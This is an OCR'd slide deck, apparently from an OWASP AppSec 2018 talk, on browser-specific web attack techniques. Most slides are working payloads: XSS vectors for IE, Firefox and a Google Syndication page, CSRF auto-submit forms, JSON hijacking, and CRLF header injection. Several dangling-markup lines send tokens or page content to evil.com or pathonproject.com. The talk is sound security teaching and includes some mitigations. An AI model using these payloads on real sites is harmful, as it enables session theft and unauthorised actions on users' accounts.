
฿ⱤØ₩₴ɆⱤ₴
₣ØⱤ ฿ɆŦŦɆⱤ ØⱤ ₩ØⱤ₴Ɇ

OWASP

AppSec Conference
Bucharest 2018



RENATO RODRIGUES

SIMPS0N

//PATHONPROJECT.COM

BASICS

FEATURES

"NOTES"

BROWSERS

Images from Alrra Browser-Logos.

JS

HOISTING

Hoisting is a JavaScript mechanism where variables and function declarations are moved to the top of their scope before code execution.

FOR REAL...

```
##Function declarations

hoisted(); // Output: "This function has been hoisted."

function hoisted() {
  console.log('This function has been hoisted.');
};

##Function expressions

expression(); //Output: "TypeError: expression is not a function

var expression = function() {
  console.log('Will this work?');
};

##E.G.

<TAG EVENT_HANDLER="notSureIf(); function notSureIf(){alert(1)};"></TAG>
                                   ^
                               INJECTION
```

Reference

UNICODE

The weird case of JSON Hijack

```
while(1);[{token:"secret1",uid:"INJECTION"}]
```

Content-Type: application/json; ~~charset=utf-8~~

Specify a charset

<script src="//JSON-ENDPOINT" **charset="utf-16be"**></script>

Remember: UTF-8 (**1** byte) | UTF-16 (**2** bytes) | UTF-32 (**4** bytes)

Goals:

- Use a non-ASCII encoding in order to avoid the infinite loop;
- Have valid Javascript.

Reference

UNICODE

The weird case of JSON Hijack

```
while(1) ... -> To Unicode
>`\u{77}\u{68}\u{69}\u{6c}\u{65}\u{28}\u{31}\u{29}`
  while(1)

UTF-16BE Encode
>`\u{7768}\u{696c}\u{6528}\u{3129}`
  "睨楬攨ㄩ" ...
```

Since the JSON endpoint had an injection

By injecting **"unicode_identifier=1//"**

```
睨楬攨ㄩ .. %00=%001%00/%00/
```

We can access the "window" object, and get the last prop set:

```
Object.keys(self).pop()
```

JSON content will be inside its bytes!

Reference

OWASP AppSec Conference Bucharest 2018

I WILL NEVER LET YOU DOWN!

DOCMODES

Microsoft Internet Explorer (IE) ships several different document modes - meaning different ways to render a HTML document. These modes are meant to provide a fallback in case a website renders incorrectly after a new IE version is released.

It can be activated using HTTP headers or <meta> elements.

A document mode will be given from parent frame to child frame - classic **inheritance**.

Reference

SHOW ME

```
<!-- attacker.com -->
<meta http-equiv="X-UA-Compatible" content="IE=7">
<iframe src="http://victim.com/"></iframe>

<!-- victim.com -->
"<!doctype html>" === "NotExist" ? IE9<->IE5 : IE8
<html>
    <% Arrrg I'm back from the deads! >
</html>
```

But **<!doctype html>** is always set.

<!doctype html> can be effectively bypassed using CV list.

If a page runs in compat mode because of CV list, its child frames will also inherit its docmode, regardless of the doctype.

WHAT ARE YOU TALKING ABOUT...

```
<!-- Ref: https://cure53.de/xfo-clickjacking.pdf -->
Expressions are back \m/

<div style="color: red; foo: expression(open(alert(1)))">XSS via CSS</div>

Only works, if document mode set to IE5 Quirks or IE7. IE11 doesn't support
CSS Expressions in the Internet Zone - a page must be marked to be running
in the "Trusted Zone" to make them work.


<!-- Ref: http://mksben.l0.cm/2016/04/easyxdm-xss-docmode-inheritance.html -->
It seems that IE7 mode cannot access an element created dynamically with
JavaScript via the name.


<!-- Wondering WTF is <% > is just a IE11 ASP.NET Request Validator
     bypass by .mario -->
<% style=behavior:url(:onreadystatechange=alert(1)>

<!-- Docmode IE8 and below by @garethheyes -->
<comment><img src="</comment><iframe onload=alert(1)>">
```

More: "My Sweet Innocence Exposed - Eleven Reasons why we will all miss you, 'e'" by Mario Heiderich

TEXT/PLAIN

EXPLOITING THE ~~UN~~EXPLOITABLE

Sponsored by

OWASP
AppSec Conference
Bucharest 2018

CONTENT-TYPE: TEXT/PLAIN

Plain text does not provide for or allow formatting commands, font attribute specifications, processing instructions, interpretation directives, or content markup.

Plain text is seen simply as a linear sequence of characters, possibly interrupted by line breaks or page breaks.

RFC 2046

MS OUTLOOK

EXPRESS MAIL MESSAGE (EML)

EML is a file extension for an e-mail message saved to a file in the MIME RFC 822 standard format by Microsoft Outlook Express as well as some other email programs.

EML files can contain plain ASCII text for the headers and the main message body as well as hyperlinks and attachments.

RFC 822

EXPLOITING THE ~~UN~~EXPLOITABLE

IE can render .eml files, as long as the Content-Type is set to "message/rfc822".

IE will perform mime-type sniffing if HTML/JS is present in the response and it will render/execute.

~~X-Content-Type-Options: nosniff~~


Serve an .eml file with the proper **Content-Type** and **frame** the vulnerable site with your **injection** (yes that text/plain endpoint). Make sure that IE performs mime-type sniffing and it's done!

Reference

SEEING IS BELIEVING

```
## plainxss.eml

XSSEML
Content-Type: text/html
Content-Transfer-Encoding: 8bit

<iframe src="//0d.al/plaintext/plain.php?inj=<html><h1>NoHTMLPossible</h1>"></iframe>


## .htaccess

AddType message/rfc822 .eml
```

SEE? GIVE IE SOME TLC


http://0d.al/plaintext/plainxss.eml

0d.al

Injections is not my problem ->

Injected Title

URL	Protocol	Method	Result	Type	Received	Taken	Initiator	Timings
http://0d.al/plaintext/plainxss.eml	HTTP	GET	200	message/rfc822	379 B	172 ms	navigate	
/plaintext/plain.php?inj=<html><h1>Inje…	HTTP	GET	200	text/plain	252 B	297 ms	<frame>	

OWASP AppSec Conference Bucharest 2018

JUST A SECRET!

ERROR 404

THE PROBLEM

```
http://URL.com/urlxss/vulnpage.html?Browser Encode the URL by Default. e.g.: <img src=x>
```

```
<h1>This location is awesome!</h1>
<script>document.write(document.location)</script>
```

When the URL is presented in the page this is what it looks like.

This location is awesome!

```
http://URL.com/urlxss/vulnpage.html?Browser%20Encode%20the%20URL%20by%20Default.%20e.g.:%20%3Cimg%20src=x%3E.
```


"HACKABLE" LOCATION PROPERTIES

It's possible to pass single ('), double quote (") and angle brackets (< >) without enconding.

location.href, location.search, location.hash, location.pathname, document.URL, document.documentURI, document.URLUnencoded, document.baseURI, document.referrer

Reference

?PARAMETER=<H1>WTF!</H1>


pathonproject.com
pathonproject.com/redirectxss/vulnpage.html?parameter=<h1>WTF!</h1>

This location is awesome!

http://pathonproject.com/redirectxss/vulnpage.html?parameter=

WTF!

Do more with Microsoft Edge – the fast, new browser built for Windows 10.
Change my default
Don't ask again
02:13

JUST A SMALL TWEAK

```
<!-- rd.php - Simple Redirect in PHP -->

<?php
    $redirectUrl = $_GET['url'];
    header("Location: $redirectUrl");
?>
```

+ REDIRECT + URL

Reference

GOOD NEWS

The HTTP referrer is an HTTP header field that identifies the address of the webpage (i.e. the URI or IRI) which is linked to the resource being requested. By checking the referrer, the new webpage can see where the request originated.

```
<h1>This location is awesome!</h1>
<script>document.write(document.referrer)</script>
```

+ REDIRECT + URL

```
http://a<img%0csrc=x%0conerror=alert``>.DOMAIN.tld/rd.php?url=//PAGEw/REFERRER
```

Reference

CSRF

CROSS-SITE REQUEST FORGERY

```
<img src="http://site.com/action.php?id=666&ship=BAD_GUY" height="0" width="0">
```

WHAT WE SHOULD KNOW

Cross-Site Request Forgery (**CSRF**) is a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user's web **browser** to **perform** an unwanted **action** on a trusted site for which the user is currently authenticated.

The impact of a successful CSRF attack is limited to the capabilities exposed by the vulnerable application.

Definition from OWASP.

TRADITIONAL ATTACKS

```
//Original Request - From Maria Account to Bob $100
Via GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1

//Send $100000 to Maria (Attacker Request)
http://bank.com/transfer.do?acct=MARIA&amount=100000

//Attacks
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my Pictures!</a>
<img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="0" height="0" border="0">
```

```
//Original Request - From Maria Account to Bob $100
Via POST http://bank.com/transfer.do HTTP/1.1

acct=BOB&amount=100

//Send $100000 to Maria (Attacker Request)
<form action="http://bank.com/transfer.do" method="POST">
    <input type="hidden" name="acct" value="MARIA"/>
    <input type="hidden" name="amount" value="100000"/>
    <input type="submit" value="View my pictures"/>
</form>

//Attack
<body onload="document.forms[0].submit()">
```

OWASP
AppSec Conference
Bucharest 2018

JSON WILL NOT SAVE THE DAY!

Crafting JSON Payload using FORM HTML Element

```
<form action="http://domain.tld/ws101/csrf/japi.php" method="POST" enctype="text/plain" >
        <input name='{"CSRF":"VIA-FORM","hmm":"TOPS!", "ignore_me":"' value='test"}'type='hidden'>
        <input type=submit>
</form>
Payload: {"CSRF":"VIA-FORM","hmm":"TOPS!", "ignore_me":"=test"}
```

Simple HTTP Request - CORS "Bypass"

```
<script>
    function jsonreq() {
        var xmlhttp = new XMLHttpRequest();
        xmlhttp.withCredentials = true;
        xmlhttp.open("POST","http://domain.tld/ws101/csrf/japi.php", true);
        //xmlhttp.setRequestHeader("Content-Type","text/plain");
        xmlhttp.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        //xmlhttp.setRequestHeader("Content-Type","multipart/form-data");
        xmlhttp.send(JSON.stringify({"CSRF":"VIA-XHR"}));
    }();
</script>
```

CSRF on JSON endpoints w/ Flash and redirects.

MITIGATION

Create one **unique token** per user.

Tokens should **change** per **session** or **request**. Add a per-request token/nonce to the URL and all forms in addition to the standard session.

If you don't **verify tokens/nonces,** there is no point in having this.

Use special Headers (SPA) and validate the Content-Type.

SameSite Cookie (Strict/Lax).

Set-Cookie: CookieName=CookieValue; SameSite=Strict/Lax;

HIDDEN FIELDS

THAT INJECTION S*CKS!

HIDDEN INPUTS

```
<input value="" type="hidden" id="returl" name="returl">
```

These fields should not be rendered and provide a means for servers to store state information with a form. This will be passed back to the server when the form is submitted, using the name/value pair defined by the corresponding attributes. This is a work around for the statelessness of HTTP. Another approach is to use HTTP "Cookies".

HTML 3.2

FIREFOX ONLY

```
<input type="hidden" value="" accesskey="X" onclick="alert(1)">
                            ^
                        Injection
```

Windows/Linux the key combination is **ALT+SHIFT+X** and on OS X it is **CTRL+ALT+X.**

Reference

IE ONLY

```
<meta http-equiv="x-ua-compatible" content="IE=10">

<iframe src="//URL.tld/?injection=
                'style='behavior:url(?)' onreadystatechange='alert(1)">
</iframe>
```

The behavior property lets you use CSS to attach a script to a specific element in order to implement DHTML (Dynamic HTML) components.

Reference

GENERIC

```
https://URL.tld/hiddenxss/?injection=
                             " type=image src onerror="alert(1)
```

We can trick the element into thinking it's an image-input. We simply set the type to image and then we can assign a src and use an error handler.

Reference

TARGET ATTRIBUTE

SPEC

```
<a target="_blank|_self|_parent|_top|framename" href="#">
```

_blank

Opens the linked document in a new window or tab

_self (default)

Opens the linked document in the same frame as it was clicked

_parent

Opens the linked document in the parent frame

_top

Opens the linked document in the full body of the window

framename

Opens the linked document in a named frame

Reference

_BLANK CURSE

```
<a target="_blank" href="//domain.tld/attacker.html">
```

By default the attacker.html document in the new tab has a window.opener which:

If Same-Origin

window.opener.window is accessible.

If Cross-Origin

window.opener.location is accessible.

What can go wrong?

Full Control of domain.tld or easy phishing**...**

Reference

FIX..

Ensure window.opener is null!

By setting **rel** attribute to **noopener** and **noreferrer**.

```
<a target="_blank" href="//domain.tld/attacker.html" rel="noopener noreferrer">
```

PS: If you open a new window via window.open(), you're also "vulnerable", so remember to:

```
var nW = window.open();
nW.opener = null;
nW.location = url;
```

DO YOU STILL REMEMBER **FRAMENAME** VALUE?

WINDOW.NAME

The name of the window is used primarily for setting targets for hyperlinks and forms. Windows do not need to have names.

It has also been used in some frameworks for providing cross-domain messaging as a more secure alternative to JSONP.

window.name will convert all values to their string representations by using the toString method.

Reference

WINDOW.NAME ABUSE

After 13 years it's still a thing!

Google Syndication has a open DOM XSS or feature!
window.name as source and document.write as a sink.

```
Replace: "//GS" by "https://tpc.googlesyndication.com/safeframe/1-0-25/html/container.html"

<!-- Via iframe -->
<iframe name="1;25;<svg/onload=alert(/XSS/)>true" src="//GS"></iframe>

<!-- Via Javascript -->
<script>window.open("//GS","1;25;<svg/onload=alert(/XSS/)>true")</script>

<!-- Via anchor -->
<a target="1;25;<svg/onload=alert(/XSS/)>true" href="//GS">XSS</a>
<!-- Via anchor II -->
<base target="1;25;<svg/onload=alert(/XSS/)>true">
<a href="//GS">XSS</a>

<!-- Via img -->
<img src="http://bit.ly/2EuxNyT" alt="OWASP" usemap="#xss">
<map name="xss">
  <area shape="rect" coords="0,0,900,300" target="1;25;<svg/onload=alert(/XSS/)>true" href="//GS">
</map>

<!-- Via form -->
<form action="//GS" method="get" target="1;25;<svg/onload=alert(/XSS/)>true">
  <input type="submit" value="Submit">
</form>
```

Reference

MATHML

MATHML

Mathematical Markup Language (MathML) is a mathematical markup language, an application of XML for describing mathematical notations and capturing both its structure and content. It aims at integrating mathematical formulae into World Wide Web pages and other documents. It is part of HTML5 and an ISO standard ISO/IEC DIS 40314 since 2015.

Reference

E.G. PYTHAGOREAN THEOREM

```
<math>
    <mrow>
        <msup>
            <mi> a </mi>
            <mn> 2 </mn>
        </msup>
        <mo> + </mo>
        <msup>
            <mi> b </mi>
            <mn> 2 </mn>
         </msup>
         <mo> = </mo>
         <msup>
            <mi> c </mi>
            <mn> 2 </mn>
        </msup>
    </mrow>
</math>
```

$$a^2 + b^2 = c^2$$

Reference

LETS USE SOME MATH

```
<!-- Simple SVG image -->
<img src=awesome.svg>

<!-- awesome SVG -->
<svg width="400px" height="300px" viewBox="0 0 400 300"
     xmlns="http://www.w3.org/2000/svg">
    <foreignObject width="400" height="300"
                   requiredExtensions="http://www.w3.org/1998/Math/MathML">

<math xmlns="http://www.w3.org/1998/Math/MathML" xmlns:xlink="http://www.w3.org/1999/xlink">
<semantics>
  <apply>
    <intersect/>
    <ci>B</ci>
  </apply>
  <annotation-xml encoding="application/xhtml+xml">

  <body xmlns="http://www.w3.org/1999/xhtml">
      <h1>Awesome SVG</h1>
      <meta http-equiv="set-cookie" content="mathmlcookie=great_to_see_you;" />
  </body>
  </annotation-xml>
</semantics>
</math>
</foreignObject>
</svg>
```

Reference

MESSY? CHECK THIS:

WD-XSL (XSLT DRAFT)

VISUAL BASIC SCRIPT (VBSCRIPT)

VECTOR MARKUP LANGUAGE (VML)

PORTABLE DOCUMENT FORMAT (PDF)

...

A DEADLY COMBINATION

HEADER INJECTION

HTTP Header Injection vulnerabilities occur when user input is insecurely included within server responses headers.

Normally it includes carriage-return and line-feed characters within the server response.

```
http://inj.example.org/redirect.asp?origin=foo%0d%0aSet-Cookie:%20SESSIONID=SessionFixed%0d%0a
```

```
HTTP/1.1 302 Object moved
Connection: close
Location: account.asp?origin=foo
Set-Cookie: SESSIONID=SessionFixed
Content-Length: 121
```

Reference

DANGLING MARKUP INJECTION

An extraction technique that uses the injection of **non-terminated markup.**

This action prompts the receiving parser to consume a significant portion of the subsequent HTML syntax, **until** the expected **terminating sequence is encountered**.

```
<!-- http://lcamtuf.coredump.cx/postxss/ -->

<img src='http://evil.com/log.cgi?   ← Injected line with a non-terminated parameter
...
<input type="hidden" name="xsrf_token" value="12345">
...
'                    ← Normally-occurring apostrophe in page text
...
</div>               ← Any normally-occurring tag (to provide a closing bracket)
```

Reference

HTTPONLY COOKIES

When you tag a cookie with the HTTPOnly flag, it tells the browser that this particular cookie should only be accessed by the server. Any attempt to access the cookie from client script is strictly forbidden.

Reference

THE COMBINATION

HEADER INJECTION

DANGLING MARKUP INJECTION

HTTPOnly Cookies


+———————————————

PROFIT

PROFIT

```
# An Attacker (Should shorten the link for ease of exploitation)
Long Link; https://VULNERABLE.DOM/xpto_page.st?parameter=%0d%0a
Content-Type:%20text/html%0d%0a
HTTP/1.1%20200%20OK%0d%0a
Content-type:%20text/html%0d%0a%0d%0a
%3Ccenter%3E%3Ch1%3EHTML%20Injection%3C/h1%3E%3C/center%3E
%3Cimg%20src=%27http://pathonproject.com/data.php=

# In Detail

# Return on the response header to tell the browser that everything is OK
HTTP/1.1 200 OK
# Return on the response header to start HTML injection
Content-Type: text/html
# This Blank line is mandatory to start HTTP body

# Cosmetic HTML can be removed
<center><h1>HTML Injection</h1></center>
